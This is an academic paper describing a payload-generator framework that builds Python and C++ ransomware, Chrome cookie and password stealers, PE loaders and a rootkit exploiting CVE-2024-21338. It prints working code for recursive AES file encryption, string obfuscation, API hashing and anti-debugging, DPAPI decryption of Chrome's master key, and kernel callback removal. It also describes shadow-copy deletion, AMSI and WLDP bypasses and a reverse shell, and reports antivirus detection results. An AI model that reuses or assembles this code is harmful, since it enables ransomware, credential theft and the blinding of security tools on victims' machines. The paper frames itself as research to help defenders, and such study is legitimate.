Roku: A payload Generator Framework for Advanced System Exploitations

Alexandru-Cristian BARDAȘ
Bucharest University of Economic Studies, Romania
alexandru.bardas@csie.ase.ro

In the era of continuous tech advances, generative AI and a constant push towards quantum technologies, we are still dealing with the constant cat and mouse game between attackers and defenders in the cyber space. This challenge between these two sides drives them to evolve and try to outsmart the other. This paper aims to present some of the more complex methodologies adopted by attackers, to showcase how they would be done, helping defenders in improving against these age-old threats. I will detail vulnerabilities of the Windows kernel, some of the most common evasion techniques and attack surfaces, as well as the process of writing rootkits and ransomwares.
Keywords: *Ransomware, Rootkit, Antivirus, APT, CVE*
DOI: 10.24818/issn14531305/29.1.2025.05

1 Introduction

Given the finite space of defensive mechanisms that the Windows operating system provides, one would assume that antivirus products have managed to cover all avenues of attack, virtually rendering an attacker null, making them rely on the trust of the attacked user to intervene and interfere with the antivirus to allow the malware to establish itself on the machine. However, that is not the case, neither with the Windows system, nor with antiviruses, since no matter how hard they attempt to block something, there will always be a way around that barricade. This is best explained by Greg Hoglund and James Butler with the following quote: "By playing the part of an attacker, we are always at an advantage. As the attacker we must think of only one thing that the defender didn't consider. Defenders, on the other hand, must think of every possible thing an attacker might do. The numbers work in the attacker's favour." [1]. Apart from antiviruses, there are also other types of software that aim to protect a system, namely EDRs (Endpoint Detection & Response). These EDRs are bound by the same limits as antivirus software [2] and typically provide protection for business clients, thus I won't tackle them in this paper.

Given the evolution of the internet, attackers have also constantly evolved alongside it, making malware as accessible as ever. Malicious code generation tools are easily found on the internet [3] and they require little to no experience for somebody to be able to use them and generate a payload that will steal someone's data, for example. Information stealers are not the topic of this paper, as antivirus software are very well equipped to handle them, mostly by blocking the access for non-legitimate applications to important files, such as cookies and digital wallets. Apart from information stealers, there are other classes of malware, some of which I will tackle in this paper.

In the words of Greg Hoglund and James Butler, "a rootkit is a set of programs and code that allows a permanent, or consistent, undetectable presence on a computer" [1]. The word "rootkit" is a compound word, being derived from two different words: *kit*, a set of programs that maintain access on a system, and *root*, the most privileged user on a system. Therefore, a rootkit relies on stealth measures to maintain its persistence on an infected machine.

Another class of malware I will tackle is ransomware. It is best defined by Alexandre Gazet as "A ransomware is a kind of malware which demands payment in exchange for a stolen functionality. It has been built upon the two words *ransom* and *malware*. Most widespread ransomwares make an intensive use of file encryption as an extortion mean" [4].

The classes of malware have been commonly used by APT (Advanced Persistent Threat) groups as they provide the most gains. For ransomwares, threat actors will typically employ various obfuscation and packing techniques to try to evade detection and reach their final goal: infect a machine and demand ransom for the decryption of the files. This method generates direct monetary gains for said threat actors, and thus it is one of the preferred methods of infection for a wide variety of APT groups (see the abundant number of attacks using this type of malware in cases such as [5], [6], [7], [8], [9] and [10]). On the other hand, rootkits are a more sensitive area, as they require a complex planning stage and an even more complex execution stage. In the context of the Windows operating system, rootkits are mostly masquerading as device drivers. This, in and of itself, constitutes an additional defensive barrier for threat actors to overcome. Adding to that, antivirus software closely monitors the user-land [11], but it monitors the kernel-land [11] even more. These concepts aren't part of the goal of this paper; thus, I won't detail them, leaving these concepts to be studied individually by the reader. One of the most famous examples of rootkits employed by APT groups is the FudModule rootkit, used by the infamous Lazarus group [12] [13].

The purpose of this paper is to detail the creation of such viruses, common techniques and evasion methods, all wrapped in a framework to easily generate them. To assert the quality of these viruses, they will be put up to the test against various antivirus software.

2 Literature review

In recent years, technological advances and access to state-of-the-art machinery have allowed malware authors to achieve big improvements, having malware researchers always on the hunt for newer techniques and ways to cover them. This "cat and mouse" game is at the heart of our current cyber-security status and will remain as such for a long amount of time.

The rise of payload generator frameworks allows for basically everyone, with or without any technical knowledge, to be able to launch a cyber-attack, albeit at a small scale, against anyone in the world. These frameworks are mostly for RATs (Remote Access Trojans) and information stealers, leaving the more advanced malware pieces to be manually crafted or sold to the highest bidder on the dark web.

In this section, I will review a few studies that have attempted to test antivirus software on more advanced payloads. These studies will help in better understanding how antivirus software tackles some of these threats, and their obtained results will be used for comparisons.

Going in chronological order, the first study is from Patryk and Murray [14], which utilized a set of 7 well known malware samples and tested them against the top 10 antivirus software at that time. Given that the malware strains were already known, the results are mostly satisfying.

Moving further, there is the study conducted by Devine and Richaud [15], where they devised custom payloads, ranging from simple to complex. They tested a wide variety of antivirus software, providing results that were subpar, to say the least. The test consisted of keylogger payloads, code injection and network access payloads, as well as different vulnerabilities and kernel-mode malicious applications.

Next on the list is Sauder's research [16] on various encoding techniques applied on shellcode, generating insightful results on how these techniques affect the antivirus's detections as well as strengthening the comprehension on how antivirus software handles some of these threats.

Lastly, and possibly the most interesting, there is GAUDESI's research [17], which creates a packer and uses it on various malware and clean samples, all for the sake of testing antivirus's heuristic detections, and thus provides valuable understanding of the antivirus's inner workings.

3 Methodology

For this paper, I have constructed a custom payload generator framework that allows users to build malware in a few simple steps.

The framework is a simple program written in Python, designed to act as a TCP/HTTP server and just compile programs based on the input given by the user. The framework will be able to generate various ransomwares, a rootkit replica of FudModule and some loaders.

First, there is the Python ransomware. It is a very simple, "script-kiddie"-like implementation of ransomware, which is packed using PyInstaller. The payload will check all drive letters, and when it finds a valid drive, it will start and recursively traverse it and encrypt files with a certain extension. The encryption is done in all cases using AES-256-ECB. The encryption and traversal routines are depicted in Figure 1. Second, there is a simple C++ ransomware. This ransomware abides by the same principles as the Python ransomware. It recursively traverses all drive letters and encrypts found drives. It will skip going into Program Files, Program Files (x86), ProgramData and Windows folders, for performance reasons and as to not encrypt sensitive files for the OS. It uses the BCrypt Windows API for encrypting data.

```
def traverseDir(path):
    global ext
    for dirpath, dirname, filenames in os.walk(path):
        for fn in filenames:
            try:
                if "." + fn.split(".")[1] in ext:
                    encryptFile(dirpath + "\\" + fn)
            except:
                continue
def encryptFile(path):
    global keyy
    with open(path, "rb") as f:
        plain_text = f.read()
    cipher = AES.new(keyy, AES.MODE_ECB)
    encrypted_text = cipher.encrypt(pad(plain_text, AES.block_size))
    with open(path, "wb") as f:
        f.write(encrypted_text)
```

Fig. 1. Code snippet from the Python ransomware showcasing the encryption routine

As evasion techniques, it uses dynamic linking of Windows API functions, as well as string obfuscation using a simple algorithm (constructing the string letter by letter via simple operations of shifting and/or addition or subtraction). Figure 2 presents a snippet of the extension checking function, employing string obfuscation mechanisms.

```
BOOLEAN checkExt(std::wstring ext) {
    volatile DWORD mod = 12;
    std::string szdocx = ""; szdocx += ((0x58 >> 1) + 0x2 + mod - mod); szdocx += ((0x2b << 1) + 0xe + mod - mod); szdocx += ((
    std::string szdoc = ""; szdoc += ((0x10 << 1) + 0xe + mod - mod); szdoc += ((0xc8 >> 1) + mod - mod); szdoc += ((0xc8 >> 1)
    std::string szpptx = ""; szpptx += ((0x10 << 1) + 0xe + mod - mod); szpptx += ((0xdc >> 1) + 0x2 + mod - mod); szpptx += ((
    std::string szppt = ""; szppt += ((0x15 << 1) + 0x4 + mod - mod); szppt += ((0xcc >> 1) + 0xa + mod - mod); szppt += ((0x36
    std::string szxls = ""; szxls += ((0x11 << 1) + 0xc + mod - mod); szxls += ((0x3c << 1) + mod - mod); szxls += ((0xd8 >> 1)
    std::string szxlsx = ""; szxlsx += ((0x17 << 1) + mod - mod); szxlsx += ((0x3c << 1) + mod - mod); szxlsx += ((0xd8 >> 1) +
    std::string szgif = ""; szgif += ((0x13 << 1) + 0x8 + mod - mod); szgif += ((0x32 << 1) + 0x3 + mod - mod); szgif += ((0x31
    std::string szpng = ""; szpng += ((0x17 << 1) + mod - mod); szpng += ((0x30 << 1) + 0x10 + mod - mod); szpng += ((0x37 << 1
    std::string szjpg = ""; szjpg += ((0x12 << 1) + 0xa + mod - mod); szjpg += ((0xd0 >> 1) + 0x2 + mod - mod); szjpg += ((0x38
    std::string sztxt = ""; sztxt += ((0x14 << 1) + 0x6 + mod - mod); sztxt += ((0xe8 >> 1) + mod - mod); sztxt += ((0x37 << 1)
    std::string szbmp = ""; szbmp += ((0x54 >> 1) + 0x4 + mod - mod); szbmp += ((0x31 << 1) + mod - mod); szbmp += ((0xd4 >> 1)
    std::string szcsv = ""; szcsv += ((0x5c >> 1) + mod - mod); szcsv += ((0xb4 >> 1) + 0x9 + mod - mod); szcsv += ((0x37 << 1)
    std::string szmd = ""; szmd += ((0x40 >> 1) + 0xe + mod - mod); szmd += ((0x35 << 1) + 0x3 + mod - mod); szmd += ((0x32 << 1
    std::string szpdf = ""; szpdf += ((0x17 << 1) + mod - mod); szpdf += ((0xe0 >> 1) + mod - mod); szpdf += ((0x2c << 1) + 0xc
    std::wstring szdocxw = std::wstring(szdocx.begin(), szdocx.end());
    std::wstring szdocw = std::wstring(szdoc.begin(), szdoc.end());
    std::wstring szpptw = std::wstring(szppt.begin(), szppt.end());
    std::wstring szpptxw = std::wstring(szpptx.begin(), szpptx.end());
    std::wstring szxlsw = std::wstring(szxls.begin(), szxls.end());
    std::wstring szxlsxw = std::wstring(szxlsx.begin(), szxlsx.end());
    std::wstring szgifw = std::wstring(szgif.begin(), szgif.end());
    std::wstring szpngw = std::wstring(szpng.begin(), szpng.end());
    std::wstring szjpgw = std::wstring(szjpg.begin(), szjpg.end());
    std::wstring sztxtw = std::wstring(sztxt.begin(), sztxt.end());
    std::wstring szbmpw = std::wstring(szbmp.begin(), szbmp.end());
    std::wstring szcsvw = std::wstring(szcsv.begin(), szcsv.end());
    std::wstring szmdw = std::wstring(szmd.begin(), szmd.end());
    std::wstring szpdfw = std::wstring(szpdf.begin(), szpdf.end());
    return true ? (ext == szdocxw || ext == szdocw || ext == szpptxw || ext == szpptw || ext == szxlsxw || ext == szxlsw || ext
}
```

Fig. 2. C++ code snippet showcasing the string obfuscation algorithm in the extension checking function

Third, there is the advanced C++ ransomware. This payload was built to be complex in nature and utilize advanced malware development techniques. It is built using the Windows API and still uses the BCrypt API for encryption. As evasion techniques, it uses string encryption via XOR, dynamic linking via API hashing with custom GetProcAddress and GetModuleHandle functions, indirect system calls using an implementation of HellsHall, unhooking of all used DLLs by replacing them with clean copies from the \KnownDlls\ directory, argument spoofing for masking the deletion of shadow copies via cmd.exe, checks for debuggers and checks for VM-like/sandbox environments. Figure 3 presents parts of some of the previously mentioned functions.

```
FARPROC GetProcAddressH(HMODULE hModule, DWORD dwApiNameHash) {
    // ...
    for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {
        CHAR* pFunctionName = (CHAR*)(pBase + FunctionNameArray[i]);
        PVOID pFunctionAddress = (PVOID)(pBase + FunctionAddressAr-ray[FunctionOrdinalArray[i]]);
        if (dwApiNameHash == HASH(pFunctionName)) {
            return (FARPROC)pFunctionAddress;
        }
    }
    return NULL;
}
int DebuggerChecks() {
    // ...
    PROCESS_BASIC_INFORMATION pProcInfo;
    ULONG len = 0;
    SET_SYSCALL(g_Nt.NtQueryInformationProcess);
    status = RunSyscall((HANDLE)-1, ProcessBasicInformation, &pProcInfo, sizeof(pProcInfo), &len);
    if (!NT_SUCCESS(status)) {
        return 1;
    }
    if (pProcInfo.PebBaseAddress->BeingDebugged != 0 || *(PDWORD)((PBYTE)pProcInfo.PebBaseAddress + 0xBC) & 0x70) {
        return 1;
    }
    // ...
}
void encryptFile(HANDLE hFile, UCHAR key[32]) {
    HMODULE hBcrypt = GetModuleHandleH(0xFCE1EE71);
    if (hBcrypt == NULL)
        return;
    auto BCryptOpenAlgorithmProvider = (PFN_BCRYPTOPENALGORITHMPROVIDER)GetProcAddressH(hBcrypt, 0x38C0766B);
    auto BCryptSetProperty = (PFN_BCRYPTSETPROPERTY)GetProcAddressH(hBcrypt, 0x3E16E878);
    auto BCryptGenerateSymmetricKey = (PFN_BCRYPTGENERATESYMMETRICKEY)GetProcAddressH(hBcrypt, 0x7B7DADF8);
    auto BCryptEncrypt = (PFN_BCRYPTENCRYPT)GetProcAddressH(hBcrypt, 0xD02CC04C);
    auto BCryptCloseAlgorithmProvider = (PFN_BCRYPTECLOSE)GetProcAddressH(hBcrypt, 0xB3A373CF);
    if (BCryptOpenAlgorithmProvider == NULL || BCryptSetProperty == NULL || BCryptGenerateSymmetricKey == NULL || BCryptEncrypt == NULL ||
        BCryptCloseAlgo-rithmProvider == NULL)
        return;
```

Fig. 3. C++ code snippet showcasing advanced techniques such as API hashing and indirect syscalls in the encryption routine and debugger check's function

The 3 payloads have another variant of themselves where they are coupled with device fingerprinting and Chrome data stealing capabilities. These capabilities allow the payloads to gather information about the current system (CPU count, total memory, PC name, OS version) as well as steal cookies, login data and credit cards information from the Chrome browser. It does that by obtaining the master key and unprotecting it using the Windows Data Protection API (DPAPI) on the infected machine, then decrypts the cookies, login data and credit cards information by interacting with the databases via SQLite connections. Figure 4 displays a portion of the key unprotecting routine. Furthermore, there are two loaders which can be used to dynamically load PE files. One loader mimics the process that the Windows Image Loader does when loading a PE file, and the other loader represents a combination between Process Ghosting and Process Hollowing injection techniques.

```
std::string b64Key = "";
for (; keyData[offset] != '"'; offset++)
    b64Key += keyData[offset];
DATA_BLOB DataOut, DataVerify;
DWORD dwOut;
LPBYTE lpBuffer = base64_decode(b64Key.c_str(), b64Key.length(), (int*)&dwOut);
LPWSTR pDescrOut = NULL;
unsigned char* context = NULL;
unsigned char dp[] = { 0xB0, 0xA5, 0xB7, 0xA7, 0xB1, 0xF9 };
XorByiKeys(dp, sizeof(dp), 0xF4);
unsigned char* enckey = _mbstok_s((unsigned char*)lpBuffer, dp, &context);
DataOut.pbData = (BYTE*)enckey;
DataOut.cbData = 1000;
std::vector<UCHAR> actualKey;
auto CryptUnprotectData = (PFN_CRYPTUNPROTECTDATA)GetProcAddressH(GetModuleHandleH(0xE43D0494), 0xF5140563);
if (!CryptUnprotectData) {
    CloseHandle(hKernel);
    return std::vector<UCHAR>();
}
if (!CryptUnprotectData(&DataOut, &pDescrOut, NULL, NULL, NULL, 0, &DataVerify))
{
    CloseHandle(hKernel);
    return std::vector<UCHAR>();
}
else
{
    for (int i = 0; i < DataVerify.cbData; i++)
        actualKey.push_back(DataVerify.pbData[i]);
}
```

Fig. 4. C++ code snippet displaying the unprotecting of the Chrome encryption key

Lastly, there is the C++ rootkit. It is a replica of the latest FudModule [13] rootkit of the Lazarus group. It exploits CVE-2024-21338 to obtain a read/write primitive of kernel

memory, and from there it uses Direct Kernel Object Manipulation (DKOM) techniques to disable internal kernel callbacks used by the Windows OS. These callbacks allow for any monitoring or security software to be notified upon important events such as a network packet being sent, a process being created and so on. With that, they can instantly check the event and ensure that it is legitimate, hence, disabling them would thwart their analysis. The vulnerability resides in the exposure of a vulnerable IOCTL from the AppLocker driver (appid.sys), which allows a user to supply two (kernel) pointers, together with some control over the first argument of the callback [13]. Figure 5 displays a portion of the source code obtained from decompiling the vulnerable functions inside the mentioned driver.

```
v40 = pointer_controlled_by_user;
v41 = buffer_controlled_by_user;
IsPeImage = 0;
v37 = 0i64;
v38 = 0i64;
v5 = 0;
v44 = 0i64;
v33 = 0;
NumberOfBytes = 0i64;
HIDWORD(v39) = 0;
*(_QWORD *)v42 = 0i64;
v43 = 0i64;
if ( !a3 )
  return 0;
v6 = (*pointer_controlled_by_user)(buffer_controlled_by_user, &v43);
```

Fig. 5. Decompilation snippet of the vulnerable function in appid.sys

This allows a threat actor to craft a malicious DeviceIoControl call where a kernel gadget is used for arbitrary modification in the kernel memory space, allowing the modification of PreviousMode, thus enabling calls to NtWriteProcessMemory to kernel memory to succeed [13]. Figure 6 depicts the usage of the PreviousMode field in the kernel routine for reading and writing to a process's memory.

```
Object[0] = 0i64;
if ( (a7 & 0xFFFFFFFE) != 0 || (a7 & 1) != 0 && a6 != 16 )
  return 3221225485i64;
CurrentThread = KeGetCurrentThread();
PreviousMode = *((_BYTE *)CurrentThread + 0x232);
if ( PreviousMode )
{
```

Fig. 6. Decompilation snippet of nt!MiReadWriteVirtualMemory, showcasing the check of the PreviousMode field

It is also coupled with various evasion techniques, such as unhooking of system DLLs, API hashing, string obfuscation and encryption, debugger and sandbox checks and usage of native syscalls where possible. After exploiting the vulnerability and disabling internal defences of the Windows operating system, it then acts as a reverse shell, executing commands via PowerShell with spoofed arguments, also providing AMSI (Anti-Malware Scan Interface) and WLDP (Windows Lock Down Policy) bypasses with simple byte replacements. The two systems represent some other Windows defensive mechanisms, that allow further scanning of scripts and .NET executables by usage of custom antivirus software or Windows' own, Windows Defender. Figure 7 presents the routine for disabling driver image verification callbacks inside the Windows kernel, from user-mode.

```
VOID driverCallbacks(UINT_PTR ntoskrnl_kernel_base_address, HMODULE ntoskrnl_user_base_address) {
    auto NtReadVirtualMemory = (PFN_NTREADVIRTUALMEMORY)GetProcAddressH(GetModuleHandleH(0x376F559B), 0xBE6B6431);
    auto NtWriteVirtualMemory = (PFN_NTWRITEVIRTUALMEMORY)GetProcAddressH(GetModuleHandleH(0x376F559B), 0xC1189C40);
    DWORD64 funcoff = (DWORD64)GetProcAddressH(ntoskrnl_user_base_address, 0x46C12D63) - (DWORD64)ntoskrnl_user_base_address; //
    SeRegisterImageVerification-Callback
    DWORD64 func = ntoskrnl_kernel_base_address + funcoff;
    DWORD64 obiskernelhoff = (DWORD64)GetProcAddressH(ntoskrnl_user_base_address, 0xF3C0E0AD) - (DWORD64)ntoskrnl_user_base_address; //
    ObIsKernelHandle
    DWORD64 obiskernelh = ntoskrnl_kernel_base_address + obiskernelhoff;

    std::unique_ptr<BYTE[]> buf(new BYTE[50]);
    ULONG bytes_read = {};
    NtReadVirtualMemory(GetCurrentProcess(), (PVOID)func, buf.get(), 50, &bytes_read);
    DWORD64 arrAddr = 0;
    for (int i = 0; i < 50; i++) {
       if (buf[i] == 0x48 && buf[i + 1] == 0x8B) {
          LONG off = 0;
          memcpy(&off, buf.get() + i + 3, sizeof(LONG));
          arrAddr = func + i + 7 + off;
          break;
       }
    }

    CALLBACK_OBJECT drvCallbackObj = { 0 };
    DWORD64 drvVerObjAddr = 0;
    NtReadVirtualMemory(GetCurrentProcess(), (PVOID)arrAddr, &drvVerObjAddr, sizeof(DWORD64), &bytes_read);
    NtReadVirtualMemory(GetCurrentProcess(), (PVOID)drvVerObjAddr, &drvCallbackObj, sizeof(CALLBACK_OBJECT), &bytes_read);
    DWORD64 origAddr = (DWORD64)drvCallbackObj.RegisteredCallbacks.Flink;
    arrAddr = origAddr;
    CALLBACK_REGISTRATION currCallback = { 0 };
    NtReadVirtualMemory(GetCurrentProcess(), (PVOID)drvCallbackObj.RegisteredCallbacks.Flink, &currCallback, sizeof(CALLBACK_REGISTRATION), &
        bytes_read);
    do {
       NtWriteVirtualMemory(GetCurrentProcess(), (PVOID)(arrAddr + 24), &obiskernelh, sizeof(PVOID), &bytes_read);
       arrAddr = (DWORD64)currCallback.Link.Flink;
       NtReadVirtualMemory(GetCurrentProcess(), (PVOID)arrAddr, &currCallback, sizeof(CALLBACK_REGISTRATION), &bytes_read);
    } while (arrAddr != origAddr);
}
```

Fig. 7. C++ code snippet for disabling driver verification callbacks in the kernel

The AMSI and WLDP bypasses were inspired from maldev academy [18], while the CVE implementation was inspired from hakaioffsec's research [19].

All payloads can be compiled either as EXEs or DLLs (where possible) with or without exports and for both architectures (32-bit or 64-bit where possible). Also, as a note, a connection failure will terminate the payload.

4 Results

Figure 8 displays the Process Monitor tool, using it to showcase the process tree created upon running a ransomware payload, which uses argument spoofing to hide its real arguments when deleting shadow copies.

In this section, I will present how the previously described payloads fared against different antivirus software, by uploading them to virustotal.com and by testing the payloads in a VM with some antivirus software installed. The files tested will all be compiled as EXEs, with all evasion techniques enabled.

First off, some results from running the payloads, displaying their effectiveness and capabilities.




Fig. 8. Process Monitor output for deleting shadow copies using argument spoofing

Figure 9 displays the output of the DCMB tool, which shows that after running the rootkit payload, the internal Windows callbacks get modified and point to dummy values instead of their actual values.

```
[DCMB] Kernel base address : 0xFFFFF80041C00000
[DCMB] Load image callback array address : 0xFFFFF8004290C190
   [DCMB] Load Image : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Load Image : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Load Image : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
[DCMB] Process creation callback array address : 0xFFFFF8004290C590
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
[DCMB] Thread creation callback array address : 0xFFFFF8004290C390
   [DCMB] Thread Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Thread Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Thread Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Thread Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
[DCMB] Registry RW callback list head address : 0xFFFFF80042814410
   [DCMB] Registry Read/Write : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Registry Read/Write : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Registry Read/Write : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Registry Read/Write : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Registry Read/Write : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
[DCMB] PsProcessType object callback list address : 0xFFFFE7035E4BD9C8
   [DCMB] Process Object Post-Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Process Object Pre-Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
[DCMB] PsThreadType object callback list address : 0xFFFFE7035E4FCFC8
   [DCMB] Thread Object Post-Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
   [DCMB] Thread Object Pre-Creation : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
[DCMB] Driver verification callback array address : 0xFFFFF80042831348
Addr of drv ver : 0xFFFFE7035E46A780
Addr of first cb: 0xFFFFE7035EC23A20
First flink: 0xFFFFE7035EC23A20
   [DCMB] Driver verification : ntoskrnl.exe+0x36d3a0 = 0xFFFFF80041F6D3A0
```

Fig. 9. DCMB (tool for viewing Windows kernel callbacks) output after running the C++ rootkit, showcasing that each callback has the same address (a dummy one)

Secondly, we have the VirusTotal and real antivirus test results. The used versions were (latest as of the time of testing – 05.06.2024): AVAST 24.5.6116 (build 24.5.9153.843), virus definition version 240605-2; F-Secure 19.4; Avira 1.1.102.766, SDK 1.0.2405.2972, virus definition version 8.20.26.184; Bitdefender build 27.0.38.163.

Table 1 displays the results of scanning various payloads with the engines available in the VirusTotal platform, whereas tables 2 and 3 show the results of running some payloads inside an isolated environment with the provided antivirus software installed.

Table 1. VirusTotal results for the payloads

Payload	**Detections**	**Date**
c_sim_rans	4/73	11.05.2024
c_sim_rans_steal	1/72	11.05.2024
py_sim_rans	6/71	07.05.2024
py_sim_rans_steal	19/72	09.05.2024
c_adv_rans	1/72	14.05.2024
c_adv_rans_steal	2/73	11.05.2024
c_rtk	1/74	29.05.2024
GH py_sim_rans_steal	3/71	16.05.2024
Loader c_adv_rtk	7/72	29.05.2024

Table 2. Avast and F-Secure results

Payload	**AVAST**	**F-Secure**
c_sim_rans	CLN	CLN
c_adv_rans	IDP.Generic (after encryption)	CLN
py_sim_rans	CLN	Trojan:W32CryptoRansomR.C!DeepGuard (after encryption)
c_sim_rans_steal	CLN	CLN
c_adv_rans_steal	CLN	CLN
py_sim_rans_steal	CLN	Trojan:W32CryptoRansomR.C!DeepGuard (after encryption)
Loader c_adv_rans_steal	CLN	CLN
GH c_adv_rans_steal	Win32:Dh-A [Heur]	TR/AD.Nekark.4cc01f
c_adv_rtk	CLN	CLN

Table 3. Avira and Bitdefender results

Payload	**Avira**	**Bitdefender**
c_sim_rans	HEUR/APC	CLN
c_adv_rans	HEUR/APC	CLN
py_sim_rans	HEUR/APC	Atc4.Detection
c_sim_rans_steal	HEUR/APC	CLN
c_adv_rans_steal	HEUR/APC	CLN
py_sim_rans_steal	HEUR/APC	Atc4.Detection (data exfiltration succeeded)
Loader c_adv_rans_steal	HEUR/APC	CLN
GH c_adv_rans_steal	TR/AD.Nekark.4cc01f	CLN
c_adv_rtk	HEUR/APC.AVAHC	CLN

The AVAST, F-Secure and Bitdefender antiviruses have anti-ransomware protection (Avira does as well, but for the paid version), which for two out of the three antiviruses

managed to identify and block all ransomware attacks, even the ones custom loaded (only the F-Secure one failed). However, the results in the table are the ones with the ransomware protection off, as to see whether the files are detected by themselves and not blocked by additional measures.

The first part of the discussion will focus on the VirusTotal results, and the second one will discuss the real tests against antivirus software.

Looking at the overall results, they seem to unveil a worrisome picture of the current state of antivirus software. However, that is not the full truth and would be based solely on static analyzers and using slightly outdated versions of the software, with custom settings. The static analyzers base themselves solely on static byte patterns which were observed before and therefore would fail when presented with not so common techniques which aren't covered specifically or never seen variations of some specific byte patterns. Mostly, the detections are not very specific, thus they are not very indicative of the real coverage.

Ergo, these results only serve mostly as a clue to whether the malware or technique was observed before or not, rather than the full detection capabilities of antivirus software.

Moving on to the real tests, which help uncover the bigger picture and, whilst not completely undermining the previous results, they present a slightly better status of the current antivirus state. Avira's perfect score showcases just how powerful heuristic/behavioral detections can be in detecting unseen threats. Even for Avast's IDP and Bitdefender's ATC4, they have managed to identify some ransomware threats based on behavior, which is quite a powerful mechanism, given that most commercial ransomware doesn't use the BCrypt API and relies on custom implementations of encryption algorithms.

While static analysis is a great tool for detecting malware, the VirusTotal results showcased that the malware of today may easily overcome it, thus shifting the focus towards either more advanced static analysis ways or behavioral techniques which protect before any harm is done.

These results seem to align with the reviewed research, as they showcase that behavioral detections and heuristics are the way forward, and that slightly more advanced payloads than what was observed before might sometimes trick antivirus software and successfully infect machines.

All in all, these results present a rather subpar situation, leaving some room for improvement.

5 Conclusion

The purpose of the current study was to provide a framework for generating some advanced payloads, together with providing some evasion techniques.

The paper presents how ransomwares and rootkits are created, showcasing some evasion techniques and some of the details of the Windows operating system such as thread running modes, the Windows API, a CVE, some properties related to threads and kernel callbacks.

By testing the generated payloads against various antivirus software, both in VirusTotal and in a VM environment, various gaps in the current detection mechanisms were observed and detailed.

References

[1] H. Greg and B. Jamie, Rootkits: Subverting the Windows kernel, Addison-Wesley Professional, 2005.

[2] C. Vella, "Reversing & bypassing EDRs," in *CrikeyCon*, 2019.


[3] S. Aniket, T. Animesh, J. Sagar and G. Rajeshwari, "A Survey on Rootkit Techniques," *IJIRSET,* vol. 10, no. 5, 2021.

[4] G. Alexandre, "Comparative analysis of various ransomware virii," *Journal in computer virology,* vol. 6, pp. 77-90, 2010.

[5] "DJVU: The Ransomware That Seems Strangely Familiar…," 29 09 2022. [Online]. Available: https://blogs.blackberry.com/en/2022/09/djvu-the-ransomware-that-seems-strangely-familiar. [Accessed 18 03 2024].

[6] S. Karan and H. Shaun, "NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential

Theft," 29 06 2017. [Online]. Available: https://www.crowdstrike.com/blog/petrwrap-ransomware-technical-analysis-triple-threat-file-encryption-mft-encryption-credential-theft/. [Accessed 18 03 2024].
